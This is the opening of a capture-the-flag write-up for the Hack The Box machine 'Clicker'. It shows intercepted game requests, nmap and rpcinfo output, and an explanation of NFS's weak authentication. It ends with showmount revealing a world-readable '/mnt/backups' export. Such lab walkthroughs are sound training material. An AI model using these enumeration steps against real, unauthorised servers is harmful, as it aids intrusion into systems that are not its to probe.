
/index.php



Welcome, Test

Will you become a top player?


A new tab can be used: play.



Request to http://clicker.htb:80 [10.10.11.232]

```
GET /play.php HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://clicker.htb/index.php
Cookie: PHPSESSID=siuda17hf6njch2kjsuvhpis9f
Upgrade-Insecure-Requests: 1


```

/play.php




Clicks: 0

Level: 0


It is possible to click and it counts the number of clicks:

HTB Machine: Clicker - Difficulty: Medium


Erel Regev



You can level up by giving up on clicks.




When clicking save and close:




Request to http://clicker.htb:80 [10.10.11.232]


```
GET /save_game.php?clicks=8&level=2 HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://clicker.htb/play.php
Cookie: PHPSESSID=siuda17hf6njch2kjsuvhpis9f
Upgrade-Insecure-Requests: 1


```


Burp Suite Professional v2023.2.2 - Te
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger
Intercept HTTP history WebSockets history Proxy settings
Request to http://clicker.htb:80 [10.10.11.232]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex


```
GET /index.php?msg=Game%20has%20been%20saved! HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://clicker.htb/play.php
Connection: close
Cookie: PHPSESSID=siuda17hf6njch2kjsuvhpis9f
Upgrade-Insecure-Requests: 1

```



Profile tab


Burp Suite Professional v2023.2.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions
Intercept HTTP history WebSockets history Proxy settings
Request to http://clicker.htb:80 [10.10.11.232]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex

```
GET /profile.php HTTP/1.1
Host: clicker.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://clicker.htb/index.php?msg=Game%20has%20been%20saved!
Cookie: PHPSESSID=siuda17hf6njch2kjsuvhpis9f
Upgrade-Insecure-Requests: 1
```



Profile


Your Profile Info

Nickname	Clicks	Level
Test	183	2

After testing the functionality of the site, I need to get some kind of foothold. Many PHP files were found, and many parameters during the way could be tested. I was thinking about the files, and I need some interaction with the server. The scan revealed port 111 for rpcbind.

Except that, it is possible to see the the “NFS” service was found. Which means that I will probably be able to list and download (in some cases to upload) files.

Reminder:



```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.11.232 -sV -sC
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-24 22:52 IDT
Nmap scan report for 10.10.11.232
Host is up (0.14s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 89:d7:39:34:58:a0:ea:a1:db:c1:3d:14:ec:5d:5a:92 (ECDSA)
|_  256 b4:da:8d:af:65:9c:bb:f0:71:d5:13:50:ed:d8:11:30 (ED25519)
80/tcp    open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Did not follow redirect to http://clicker.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo: 
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      45871/tcp6  mountd
|   100005  1,2,3      52857/udp   mountd
|   100005  1,2,3      58562/udp6  mountd
|   100005  1,2,3      60715/tcp   mountd
|   100021  1,3,4      32912/udp6  nlockmgr
|   100021  1,3,4      35815/tcp6  nlockmgr
|   100021  1,3,4      43949/tcp   nlockmgr
|   100021  1,3,4      54445/udp   nlockmgr
```

2049 – NFS Service


We are dealing with client/server system that allows users to access files across a network and treat them as they are in a local file directory. It acts the same as SMB, but can't communicate with it.

The NFS protocol lacks built-in authentication or authorization capabilities. Instead, authorization relies on the file system's existing information. In this process, the server plays a crucial role by translating the client's user information into the file system's format and converting the associated authorization details into the required UNIX syntax to the best of its ability.

One problem is that the client and server do not necessarily have to have the same mappings of UID/GID to users and groups. No further checks can be made on the part of the server. This is why NFS should only be used with this authentication method in trusted networks.


RPC Enumeration

Using rpcinfo:




```
┌──(kali㉿kali)-[~]
└─$ rpcinfo clicker.htb
   program version netid     address                service    owner
    100000    4    tcp6      ::.0.111               portmapper superuser
    100000    3    tcp6      ::.0.111               portmapper superuser
    100000    4    udp6      ::.0.111               portmapper superuser
    100000    3    udp6      ::.0.111               portmapper superuser
    100000    4    tcp       0.0.0.0.0.111          portmapper superuser
    100000    3    tcp       0.0.0.0.0.111          portmapper superuser
    100000    2    tcp       0.0.0.0.0.111          portmapper superuser
    100000    4    udp       0.0.0.0.0.111          portmapper superuser
    100000    3    udp       0.0.0.0.0.111          portmapper superuser
    100000    2    udp       0.0.0.0.0.111          portmapper superuser
    100000    4    local     /run/rpcbind.sock      portmapper superuser
    100000    3    local     /run/rpcbind.sock      portmapper superuser
    100005    1    udp       0.0.0.0.177.137        mountd     superuser
    100005    1    tcp       0.0.0.0.191.19         mountd     superuser
    100005    1    udp6      ::.137.182             mountd     superuser
    100005    1    tcp6      ::.157.147             mountd     superuser
    100005    2    udp       0.0.0.0.225.152        mountd     superuser
    100005    2    tcp       0.0.0.0.195.97         mountd     superuser
    100005    2    udp6      ::.232.79              mountd     superuser
    100005    2    tcp6      ::.142.235             mountd     superuser
    100005    3    udp       0.0.0.0.226.103        mountd     superuser
    100005    3    tcp       0.0.0.0.201.203        mountd     superuser
    100005    3    udp6      ::.228.15              mountd     superuser
    100005    3    tcp6      ::.144.169             mountd     superuser
    100024    1    udp       0.0.0.0.168.149        status     116
    100024    1    tcp       0.0.0.0.181.183        status     116
    100024    1    udp6      ::.128.114             status     116
    100024    1    tcp6      ::.208.109             status     116
    100003    3    tcp       0.0.0.0.8.1            nfs        superuser
    100003    4    tcp       0.0.0.0.8.1            nfs        superuser
    100227    3    tcp       0.0.0.0.8.1            nfs_acl    superuser
```

I used the command 'showmount -e <IP>' in order to find the directories on the server that are available to mount:



```
┌──(kali㉿kali)-[~/Desktop/Others/nfsshell]
└─$ showmount -e 10.10.11.232
Export list for 10.10.11.232:
/mnt/backups *
```


Then I mounted the found directory using the ‘mount’ command:



```
